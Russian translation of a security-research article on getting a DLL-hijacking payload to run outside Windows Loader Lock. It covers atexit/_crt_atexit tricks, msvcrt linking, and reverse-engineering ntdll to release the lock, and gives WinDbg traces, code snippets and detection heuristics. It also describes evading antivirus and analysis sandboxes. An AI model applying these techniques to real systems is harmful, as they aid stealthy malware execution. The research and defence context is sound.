По сути, нам нужно иметь возможность контролировать, где находится основной поток, когда мы приостанавливаем его из нового потока. Самый чистый способ, который мне приходит в голову, - это использование блокировок в наших интересах. Мы можем получить некоторую блокировку в `DllMain` (не отвлекайтесь), которая заставит основной поток остановиться в предсказуемой точке кода, поскольку он ожидает получения той же самой блокировки. Когда запускается наш новый поток, мы запускаем нашу полезную нагрузку, а затем освобождаем блокировку, чтобы программа могла продолжать работать свободно, как обычно (и чтобы гарантировать,

что мы не выйдем слишком быстро). Используя этот метод, нам даже не придется приостанавливать поток, поскольку блокировки сделают всю работу за нас! Мне еще предстоит попробовать этот метод, поскольку идея пришла мне в голову только во время написания этой статьи, но, похоже, это выигрышная стратегия.

Эвристика обнаружения

Тем не менее, вызов `CreateThread` из `DllMain` (наряду с некоторыми другими эвристиками) может быть использован в качестве сигнатуры для обнаружения антивирусными программами, поэтому для "красной команды" эта техника оставляет желать лучшего. Если защитники хотят использовать этот метод в качестве эвристики для обнаружения перехвата DLL, то я советую сделать хук/сигнал там, где `ntdll!LdrpCallInitRoutine` изначально обращается к нашей DLL по адресу `<DLL_NAME>!dllmain_dispatch` перед `<DLL_NAME>!DllMain`. Как выглядит этот [стек вызовов](#), можно увидеть из изображения, приведенного ранее в разделе "Наша полезная нагрузка". Если в этом интервале выполняются какие-либо потенциально подозрительные вызовы Windows API, например `CreateThread`, то это может быть симптомом перехвата DLL. Важно не просто анализировать стек вызовов при вызове подозрительных функций Windows API, а делать это именно таким образом, поскольку стек вызовов может быть очень легко временно подделан. Даже в Intel CET стек вызовов может быть временно подделан (например, перед вызовом `CreateThread`), а затем изменен обратно для прохождения проверки целостности адреса возврата при возврате функции (`DllMain`).



В [стандартном C](#) существует функция `atexit`, назначение которой - (что неудивительно) запустить заданную функцию при выходе из программы. Таким образом, если мы просто установим ловушку выхода с помощью `atexit` из `DllMain`, то при выходе из программы мы сможем избежать огненного пламени Loader Lock:

```
// DllMain boilerplate code (required in every DLL)
BOOL WINAPI DllMain(HINSTANCE hinstDll, DWORD fdwReason, LPVOID lpvReserved)
{
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
        // CustomPayloadFunction will be called at program exit
        atexit(CustomPayloadFunction);
    }

    return TRUE;
}
```

Объяснить с

Итак, мы добрались до `CustomPayloadFunction` (здесь она показана как полезная нагрузка), и после нескольких часов отладки и чесания головы то, что мы обнаружили дальше, может вас шокировать:


```

VOID payload(VOID) {
    // Verify we've reached our payload:
    debugbreak();
    // Verify loader lock is gone in WinDbg: !critsec

    ShellExecute(NULL, L"open", L"calc", NULL, NULL, SW_SHOW);
}

```

Stack

Frame Index	Call Site
[0x0]	mpclient!payload+0x4
[0x1]	ucrtbase!<lambda_f03950bc5685219e0bcd2087efbe011e>
[0x2]	ucrtbase!_crt_seh_guarded_call<int>::operator()<lambda_f03950bc5685219e0bcd2087efbe011e>
[0x3]	ucrtbase!execute_onexit_table+0x34
[0x4]	mpclient!dllmain_crt_process_detach+0x45
[0x5]	mpclient!dllmain_dispatch+0xe6
[0x6]	ntdll!LdrpCallInitRoutine+0x61
[0x7]	ntdll!LdrShutdownProcess+0x24c
[0x8]	ntdll!RtlExitUserProcess+0xad
[0x9]	KERNEL32!ExitProcessImplementation+0xb
[0xa]	msvcrt!_crtExitProcess+0x15
[0xb]	msvcrt!doexit+0x171
[0xc]	OfflineScannerShell!_wmainCRTStartup+0x164
[0xd]	KERNEL32!BaseThreadInitThunk+0x14
[0xe]	ntdll!RtlUserThreadStart+0x21

```

ModLoad: 00007ff9`4dee0000 00007ff9`4df10000 C:\Windows\
ModLoad: 00007ff9`4b250000 00007ff9`4b262000 C:\Windows\
Breakpoint 0 hit
OfflineScannerShell!wmain:
00007ff9`f09d2d98 4155      push     r13
0:000> g
ModLoad: 00007ff9`3f620000 00007ff9`3f62a000 C:\Windows\
ModLoad: 00007ff9`494d0000 00007ff9`494e2000 C:\Windows\
ModLoad: 00007ff9`4be60000 00007ff9`4bee2000 C:\Windows\
Threads
TID      Index      Thread
0x25c4   0x0       OfflineScannerShell!wmainCRTStartup (00007ff7...
Threads  Disassembly
0:000> !critsec ntdll!LdrpLoaderLock

CritSec ntdll!LdrpLoaderLock+0 at 00007ff94e1765c8
WaiterWoken      No
LockCount         0
RecursionCount    1
OwningThread      25c4
EntryCount        0
ContentionCount    0
*** Locked

```

Обработчик atexit также запускается под Loader Lock!!!

Прийти к такому пониманию тоже пришлось довольно долго, поскольку мне нужен был простой способ проверки наличия Loader Lock. Единственный (плохой) способ проверки наличия Loader Lock на тот момент заключался в выполнении действий, которые, как я полагал, должны быть невозможны при Loader Lock. Если эти действия удавались, я считал, что Loader Lock отсутствует (подсказка: это не срабатывало).

Так было до тех пор, пока я не наткнулся на эту суперполезную информацию в блоге Old New Thing, написанную Реймондом Ченом, экспертом по внутреннему устройству Windows в Microsoft: `!critsec ntdll!LdrpLoaderLock`

Учитывая, что проблемы с блокировкой загрузчика довольно часто встречаются при программировании Windows API (Win32), я считаю, что эта информация должна быть на видном месте в официальной документации Microsoft (возможно, в разделе "Отладка"), а не только в паре старых записей в блоге, разбросанных по различным проблемным трекерам, а теперь и здесь. Стоит также отметить, что эта блокировка нигде не была найдена в выводе команды `!locks -v`. Эта команда перечисляет некоторые блокировки, но по какой-то причине `ntdll!LdrpLoaderLock` (даже если он заблокирован) в них не входит. Таким образом, выяснить это было невозможно без поиска в Интернете, перебора имен отладочных символов или установки точек останова на функции критической секции NTDLL (хотя тогда я еще не знал, как реализована блокировка загрузчика).

```
0:000> !locks -v
```

```
CritSec ntdll!RtlpProcessHeapsListLock+0 at 00007ff94e17ace0
LockCount          NOT LOCKED
RecursionCount     0
OwningThread       0
EntryCount         0
ContentionCount    0
```

```
CritSec +13d202c0 at 0000024a13d202c0
LockCount          NOT LOCKED
RecursionCount     0
OwningThread       0
EntryCount         0
ContentionCount    0
```

... *snip* More unnamed (i.e. no debug symbols available) locks *snip* ...

```
CritSec SHELL32!g_lockObject+0 at 00007ff94d3684b0
LockCount          NOT LOCKED
RecursionCount     0
OwningThread       0
EntryCount         0
ContentionCount    0
Объяснить с
```

В любом случае, с помощью этой замечательной команды!critsec ntdll!LdrpLoaderLockWinDbg мы можем мгновенно узнать, *** заблокирован или НЕ заблокирован Loader Lock, и в данном случае он, безусловно, был заблокирован:

```
0:000> !critsec ntdll!LdrpLoaderLock
```

```
CritSec ntdll!LdrpLoaderLock+0 at 00007ffb30af65c8
WaiterWoken       No
LockCount          0
RecursionCount     1
OwningThread       26e0
EntryCount         0
ContentionCount    0
*** Locked
Объяснить с
```

Так что, думаю, эта техника просто нежизнеспособна, ну что ж, мы пытались...

Или нет? А что, если я скажу вам, что (в Windows) на самом деле существует два типа atexit (недокументированная деталь реализации)! Именно это я и выяснил, проведя небольшое обратное проектирование. И что самое интересное? Обработчик для одного из них не запускается под Loader Lock:

```

mpclient!_onexit:
77ff9`437813cc 4053      push     rbx
77ff9`437813ce 4883ec20  sub     rsp, 20h
77ff9`437813d2 4883d7e1c0000ff  cmp     qword ptr [mpclient!module_local_atexit_table{._first} (7ff943783058)], 0FFFFFFFFFFFFFFFh
77ff9`437813da 488bd9     mov     rbx, function (rcx)
77ff9`437813dd 7507      jne     mpclient!_onexit+0x1a (7ff9437813e6)
77ff9`437813df e8d2090000  call    mpclient!_crt_atexit (7ff943781db6)
77ff9`437813e4 eb0f      jmp     mpclient!_onexit+0x29 (7ff9437813f5)
77ff9`437813e6 488bd3     mov     rdx, function (rbx)
77ff9`437813e9 488d0d681c0000  lea     rcx, [mpclient!module_local_atexit_table{._first} (7ff943783058)]
77ff9`437813f0 e8b5090000  call    mpclient!_register_onexit_function (7ff943781daa)
77ff9`437813f5 33d2      xor     edx, edx
77ff9`437813f7 85c0      test    eax, eax
77ff9`437813f9 480f44d3  cmove   rdx, function (rbx)
77ff9`437813fd 488bc2     mov     rax, rdx
77ff9`43781400 4883c420  add     rsp, 20h
77ff9`43781404 5b        pop     function (rbx)
77ff9`43781405 c3        ret
77ff9`43781406 cc        int     3
77ff9`43781407 cc        int     3
mpclient!atexit:
77ff9`43781408 4883ec28  sub     rsp, 28h
77ff9`4378140c e8bbffffff  call    mpclient!_onexit (7ff9437813cc)

```

Frame Index	Call Site
[0x0]	mpclient!_onexit
[0x1]	mpclient!atexit+0x9
[0x2]	mpclient!LdrLockEscapeAtCrtExit+0xd
[0x3]	mpclient!DllMain+0x16
[0x4]	mpclient!DllMain+0x96

`_onexit` - это расширение Microsoft, к которому стандартный `C atexit` обращается напрямую; эти функции эквивалентны.

Обратите внимание на две инструкции вызова в функции `_onexit`. Первая - это `_crt_atexit` (CRT - среда выполнения C), а вторая - `_register_onexit_function`. Какой из них будет вызван, зависит от инструкции `cmp` (сравнение), за которой следует инструкция `jne` (переход при неравенстве). В частности, если адрес `0x00007ff943783058 != 0xFFFFFFFFFFFFFFFF`, то мы перейдем к вызову функции `_register_onexit_function`, в противном случае будет вызван `_crt_atexit`.

Экспериментируя, я понял, что все, что проверяется, это то, был ли вызов `atexit` / `_onexit` из EXE или DLL. Если вызов выполняется из EXE, то значение по этому адресу будет равно `0xFFFFFFFFFFFFFFFF`, а в DLL это будет какое-то другое значение. Почему так происходит - я не знаю, но это просто так.

Итак, мы выяснили, что `atexit` / `_onexit` вызывает функцию `_register_onexit_function` из DLL, тогда как `_crt_atexit` будет вызван из EXE. Возможно, вы уже догадались, что мы хотим вызвать именно ту функцию, обработчик которой работает без Loader Lock, - это `_crt_atexit` !

Среда выполнения C (CRT) предоставляет множество базовых возможностей для работы с приложениями, именно она дает программистам доступ к функциям, определенным стандартом C (а иногда и C++). Функции выделения памяти `malloc` и `free`, сравнение строк с помощью `strcmp`, операции доступа к файлам с помощью `fopen` / `fread` / `fwrite` и многое другое - все это стандартные функции языка C! Соблюдая этот стандарт, разработчик может (теоретически) написать одну программу на языке C/C++, которая будет работать на всех платформах без каких-либо дополнительных затрат.

Перейдем к нашему коду:

```
#include <process.h> // For CRT atexit functions
```

```
// DllMain boilerplate code (required in every DLL)
BOOL WINAPI DllMain(HINSTANCE hinstDll, DWORD fdwReason, LPVOID lpvReserved)
{
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
        // CustomPayloadFunction will be called at program exit
        _crt_atexit(CustomPayloadFunction);
        _crt_at_quick_exit(CustomPayloadFunction);
    }

    return TRUE;
}
```

Объяснить с

Пробую его на OfflineScannerShell.exe и... он не работает. Но подождите, ведь он работает на простом тестовом стенде, где я собираю (с помощью Visual Studio) и целевой EXE, и перехватывающую DLL (загружаемую статически)?

Вот как выглядит стек вызовов, когда обработчик atexit / _onexit, созданный вызовом _crt_atexit, запускается при завершении программы в нашем тестовом стенде, что также доказывает, что Loader Lock больше не работает:



The screenshot shows the WinDbg interface with the following components:

- Address:** @\$scopeip, Follow current instruction checked.
- Threads:** A table showing the current thread (TID: 0x1da4, Index: 0x0, Thread: ConsoleApplication2!mainCRTStartup (00007ff6ffe51280)).
- Disassembly:** A list of instructions starting with 00007ff6296e1015, including mov, lea, xor, and call.
- Command Window:** Shows the command 0:000> !critsec ntdll!LdrpLoaderLock and its output, indicating the lock is NOT LOCKED.
- Stack:** A table showing the call stack with frames from [0x0] to [0x9], including Dll2!payload+0x4, ucrtbases!common_exit+0x5e, and ConsoleApplication2!__scrt_common_main_seh+0x173.

ConsoleApplication2 - наш образец целевого EXE, а Dll2 - образец перехватывающей DLL.

У меня уже были подозрения, и этот беглый взгляд в WinDbg указал мне правильное направление. Проблема заключается в том, что OfflineScannerShell.exe и наша перехватываемая DLL связаны с совершенно разными CRT, которые не имеют

общего состояния. `OfflineScannerShell.exe` связан с `OG msvcrt.dll` (эта штука имеет обратную совместимость в Windows уже давно), а наша DLL связана с более новой Universal CRT (UCRT), которая стала доступна в качестве встроенной системной библиотеки только начиная с Windows 10. Это происходит на Visual Studio 2022. Однако следует иметь в виду, что в старых версиях Visual Studio по умолчанию сохраняется связь с CRT из Visual C++ (`vcruntime`). Вы можете быть знакомы с программами, устанавливающими последний:



`msvcrt.dll` - старейшая среда выполнения на языке Си в Windows. Она существует в качестве встроенной системной библиотеки со времен Windows 95 и до сих пор находится в каталоге `C:\Windows\System32` современных инсталляций Windows. Она предоставляет ужасно неполноценный, с точки зрения соответствия стандарту C,

CRT. Он настолько сломан, что Microsoft уже давно лишила разработчиков возможности связываться с ним с помощью Visual Studio. Однако в Microsoft понимают свои ошибки и, как следствие, по-прежнему используют ссылки на него во многих программах, поставляемых с Windows (если это не чисто Win32-приложение без CRT или не используется более новый UCRT, выпущенный в Windows 10). Все это согласуется с неоспоримой репутацией Microsoft как короля обратной совместимости. Вот, собственно, и все. Ознакомьтесь с [полной историей](#) на свой страх и риск.

Вернемся к работе из DllMain, используя стандартный метод GetModuleHandle / GetProcAddress для поиска и вызова atexit в msvcrt.dll:

```
msvcrtHandle = GetModuleHandle(L"msvcrt");
if (msvcrtHandle == NULL)
    return;
FARPROC msvcrtAtexitAddress = GetProcAddress(msvcrtHandle, "atexit");

// Prototype function with one argument
// Argument: A function pointer (CustomPayloadFunction) whose return type is
// irrelevant (`void`) and has no arguments (another `void`)
// Both of these functions use the standard C calling convention known as "cdecl"
typedef int(__cdecl* msvcrtAtexitType)(void (__cdecl*)(void));

// Cast msvcrtAtexitAddress as a type of msvcrtAtexitType so we can call it as
// prototyped above
msvcrtAtexitType msvcrtAtexit = (msvcrtAtexitType)(msvcrtAtexitAddress);

// Call MSVCRT atexit!
msvcrtAtexit(CustomPayloadFunction);
Объяснить с
```

Однако он довольно длинный, а антивирусные решения, как правило, не любят такие функции. Можно ли придумать что-то более лаконичное? Да, но для этого придется выйти из Visual Studio и компилировать с помощью специальной версии Windows Driver Kit (WDK). Используя WDK (который, несмотря на свое название, может компилировать и обычные программы пользовательского режима), мы можем ссылаться непосредственно на msvcrt.dll! Кросс-компиляция с помощью MinGW, скорее всего, тоже работает. Таким образом, содержимое нашего DllMain (после boilerplate) превращается в одну строку кода:

```
atexit(CustomPayloadFunction);
Объяснить с
```

Эвристика обнаружения

Поскольку данная техника содержит всего одну строку кода, она не оставляет особых шансов на обнаружение. atexit работает полностью внутри процесса, поэтому обратные вызовы ядра ничего не найдут. Я также не знаю ни одного продукта

безопасности, который бы перехватывал вызовы пользовательского режима для чего-либо за пределами `ntdll.dll` / `kernel32.dll` (или, по крайней мере, не CRT DLL). Хуки пользовательского режима существуют в (виртуальной) памяти программы, что делает их обход всегда возможным. В отличие от обратных вызовов ядра, где программа, работающая в пользовательском режиме, не имеет привилегий для обращения к ядру (это жесткая граница безопасности, требующая эксплойта для повышения привилегий). Таким образом, данная техника является уклончивой по отношению к обычным индикаторам времени выполнения.

Статический анализ для обнаружения вызова `atexit` (или `_onexit`) внутри `DllMain` может сработать. Однако это только запустит игру в кошки-мышки и будет тривиально легко обойти. Например, злоумышленник может вызвать `atexit` в любом месте кода DLL (вне `DllMain`, в неиспользуемом коде), выдать в коде уникальный идентификатор (например, с помощью ассемблерных инструкций `db`), а затем использовать `egg hunter` (обычно применяемый при разработке эксплойтов, но в данном контексте также может быть использован для обхода обнаружения) для поиска этого идентификатора с адресом `atexit` сразу после него. Для динамического вызова этого адреса, возможно, хранящегося в регистре (например, `call rax`), потребуется всего лишь небольшая часть ассемблера.

Конечно, в самом по себе `atexit` (например, в таблице адресов импорта двоичного файла) нет ничего подозрительного, в отличие от очевидного контрпримера `CreateRemoteThread`.

Можно создать эвристику, определяющую, что процесс проводит аномально много времени в обработчиках `atexit`. Назовем это бонусом, если эвристика обнаружит доброкачественное приложение, проводящее непомерно много времени в обработчиках `atexit`, поскольку для меня это, скорее всего, будет ошибкой. Это можно совместить с обнаружением записей в таблице CRT `_onexit_table_t`, указывающих на DLL-код. В частности, если во время выполнения обработчика `atexit` DLL используются чувствительные функции Win32 (это можно обнаружить с помощью обратных вызовов ядра).


Интересно, что `atexit` может использоваться как естественный метод обеспечения того, что реальная полезная нагрузка злоумышленника никогда не будет выполнена в песочнице анализа вредоносного ПО, если в песочнице не запущен образец DLL в программе (EXE), связанной с тем же CRT, что и целевая программа DLL (например, MSVCRT для `offlineScannerShell.exe`). Службы анализа вредоносного ПО, такие как [Hybrid Analysis](#), должны убедиться, что образцы DLL запускаются как минимум в UCRT и MSVCRT окружениях, чтобы поймать этот трюк обхода песочницы.

Хотя можно и дальше совершенствовать выявление этой конкретной техники, я считаю, что эти усилия лучше потратить на выявление более широкого класса DLL

hijacking, о котором мы поговорим позже.

Одобрено Microsoft®?

Установив точку останова на `msvcrt!atexit`, мне удалось обнаружить один случай, когда сама Microsoft вызывает тот самый CRT `atexit`, который обычно используется EXE под Loader Lock:



```
Stack
Frame Index  Call Site
[0x0]        msvcrt!atexit
[0x1]        msvcrt!initterm+0x43
[0x2]        msvcrt!cinit+0x57
[0x3]        msvcrt!_CRTDLL_INIT+0x6b
[0x4]        ntdll!LdrpCallInitRoutine+0x61
[0x5]        ntdll!LdrpInitializeNode+0x1d3
[0x6]        ntdll!LdrpInitializeGraphRecurse+0x42
[0x7]        ntdll!LdrpInitializeGraphRecurse+0xc8
[0x8]        ntdll!LdrpInitializeProcess+0x1f62
[0x9]        ntdll!LdrpInitialize+0x15f
[0xa]        ntdll!LdrpInitialize+0x3b
[0xb]        ntdll!LdrpInitializeThunk+0xe

0:000> bp msvcrt!atexit
0:000> g
ModLoad: 00007ff9`4dee0000 00007ff9`4df1000
Breakpoint 2 hit
msvcrt!atexit:
00007ff9`4d69aab0 4883ec28      sub     r
0:000> !critsec ntdll!LdrpLoaderLock

CritSec ntdll!LdrpLoaderLock+0 at 00007ff94
WaiterWoken      No
LockCount        0
RecursionCount    1
OwningThread      273c
EntryCount        0
ContentionCount    0
*** Locked
```

Вот, собственно, и все...

Хорошо, хорошо, хотя Loader Lock здесь присутствует, все же есть четкое различие между вызовом CRT `atexit` из кода CRT DLL и любой другой DLL, вызывающей его. Кто-то может вызвать `FreeLibrary` на нашей DLL, в результате чего наш обработчик `atexit` исчезнет из памяти, в то время как на него все еще ссылается CRT. Этот висящий указатель может привести к аварийному завершению работы.

Однако это более незначительная проблема, чем может показаться. Оказывается, что для статически загруженных DLL FreeLibrary только уменьшает количество ссылок на библиотеку, не выгружая ее из памяти, даже если она явно освобождена много раз (подтверждено тестированием). Разработчик может, хотя и маловероятно, вызвать реальную очистку ресурсов библиотеки вызовом LdrUnloadDll (экспорт NTDLL). Однако для борьбы с этим можно вызвать LdrAddRefDll (также экспорт NTDLL) в нашей DLL, поскольку загрузчик никогда не выгрузит библиотеку, если количество ссылок на нее ненулевое. Вызов LdrAddRefDll также позволяет избежать очистки библиотечных ресурсов в FreeLibrary для динамически загружаемых (с помощью LoadLibrary) библиотек. В общем, при условии, что вы пробрасываете LdrAddRefDll (и ваш процесс имеет CRT; в противном случае эффекта просто не будет), эта техника гарантированно безопасна на 100%.

Разблокировка Loader Lock

Хорошо, все это замечательно. Но что, если мы хотим запустить нашу конечную полезную нагрузку прямо из DllMain? Не откладывая это на потом, я говорю о разблокировке загрузчика еще в DllMain. В этот момент мы можем делать все, что хотим, при этом DllMain все еще остается в стеке вызовов, если мы этого хотим. Потребовался небольшой подвиг в обратном проектировании загрузчика Windows (содержащегося в ntdll.dll), но после нескольких часов работы в WinDbg я разобрался с этим.

Из исследований, проведенных в предыдущей методике, мы уже знаем, что если мы хотим изменить статус Loader Lock, то нам придется модифицировать критическую секцию по адресу ntdll!LdrpLoaderLock. Но мы не можем этого сделать, не зная местоположения символа ntdll!LdrpLoaderLock, который мы не узнаем вне нашего отладчика (куда автоматически загружаются отладочные символы Microsoft). Технически можно заранее загрузить отладочные символы для текущих двоичных файлов Microsoft, заставить наш процесс загрузить их, а затем искать их местоположение в нашем процессе. Однако это сложное и, на мой взгляд, неприемлемое решение.

Просматривая в Интернете информацию о критической секции Loader Lock, я наткнулся на исходный код ReactOS для перспективной функции [LdrUnlockLoaderLock](#). ReactOS - это открытая реализация Windows, созданная с нуля путем реинжиниринга Microsoft Windows, так что, разумеется, их работа бесценна.

Проверив с помощью `dumpbin.exe /exports C:\Windows\System32\ntdll.dll` (`dumpbin.exe` - это инструмент, устанавливаемый вместе с Visual Studio), я смог подтвердить, что `LdrUnlockLoaderLock` является экспортом `ntdll.dll`, что означает, что мы можем легко получить ее местоположение с помощью статического

связывания или GetProcAddress, а затем, предположительно, вызвать ее для разблокировки загрузчика!

Если взглянуть на сигнатуру функции LdrUnlockLoaderLock из исходного кода ReactOS, то окажется, что она принимает параметр Cookie:

```
NTSTATUS NTAPI LdrUnlockLoaderLock ( IN ULONG Flags,  
                                   IN ULONG Cookie OPTIONAL  
                                   )
```

Объяснить с

А если мы не предоставляем Cookie, то он возвращается раньше времени:

```
/* If we don't have a cookie, just return */  
if (!Cookie) return STATUS_SUCCESS;  
Объяснить с
```

Cookie (просто магическое число, которое не хранится) вычисляется на основе идентификатора потока (получаемого с помощью GetCurrentThreadId или непосредственно из TEB), что означает, что теоретически мы можем легко создать корректное значение cookie самостоятельно...

К сожалению, это не так, поскольку, согласно моему анализу, похоже, что сотрудник Microsoft намеренно (но очень тонко) сломал LdrUnlockLoaderLock так, что любой стандартный 4-х шестнадцатеричный (например, 0xffff) идентификатор потока не может пройти шаги проверки. Анализ достаточно глубокий, поэтому я оставляю его в репозитории GitHub для тех, кто захочет самостоятельно проверить мои выводы. Отметим, что ReactOS ориентирована на Windows Server 2003, однако код LdrUnlockLoaderLock явно изменился в более новых версиях Windows.

Стоит только взглянуть на код этого парня, и я чувствую, что мы с ним отлично поладим!

```
lea    rcx, [ntdll!LdrpLoaderLock (7ff94e1765c8)]  
call   ntdll!RtlLeaveCriticalSection (7ff94e03f230)  
Объяснить с
```

Однако LdrpReleaseLoaderLock не экспортируется NTDLL, поэтому, чтобы добраться до него, нам придется искать дизассемблер экспортируемой функции, которая, как известно, вызывает LdrpReleaseLoaderLock, и затем извлекать оттуда ее адрес. С помощью команды

[#WinDbg](#) мы можем искать закономерности в дизассемблере NTDLL:

```
0:000> # "call    ntdll!LdrpReleaseLoaderLock" <NTDLL_ADDRESS> L9999999  
ntdll!LdrpDecrementModuleLoadCountEx+0x79:  
00007ff9'4e01fd11 e84ee90200      call    ntdll!LdrpReleaseLoaderLock  
(00007ff9'4e04e664)  
ntdll!LdrShutdownThread+0x201:  
00007ff9'4e027651 e80e700200      call    ntdll!LdrpReleaseLoaderLock
```

```

(00007ff9'4e04e664)
ntdll!LdrpInitializeThread+0x213:
00007ff9'4e02794 b e8146d0200      call     ntdll!LdrpReleaseLoaderLock
(00007ff9'4e04e664)
ntdll!LdrpPrepareModuleForExecution+0xc9:
00007ff9'4e04d951 e80e0d0000      call     ntdll!LdrpReleaseLoaderLock
(00007ff9'4e04e664)
ntdll!LdrEnumerateLoadedModules+0x85:
00007ff9`4e06d955 e80a0dfeff      call     ntdll!LdrpReleaseLoaderLock
(00007ff9`4e04e664)
ntdll!LdrUnlockLoaderLock+0x63:
00007ff9`4e08e023 e83c06fcff      call     ntdll!LdrpReleaseLoaderLock
(00007ff9`4e04e664)
ntdll!LdrUnlockLoaderLock+0x71:
00007ff9`4e08e031 e82e06fcff      call     ntdll!LdrpReleaseLoaderLock
(00007ff9`4e04e664)
ntdll!LdrShutdownThread$fin$2+0x10:
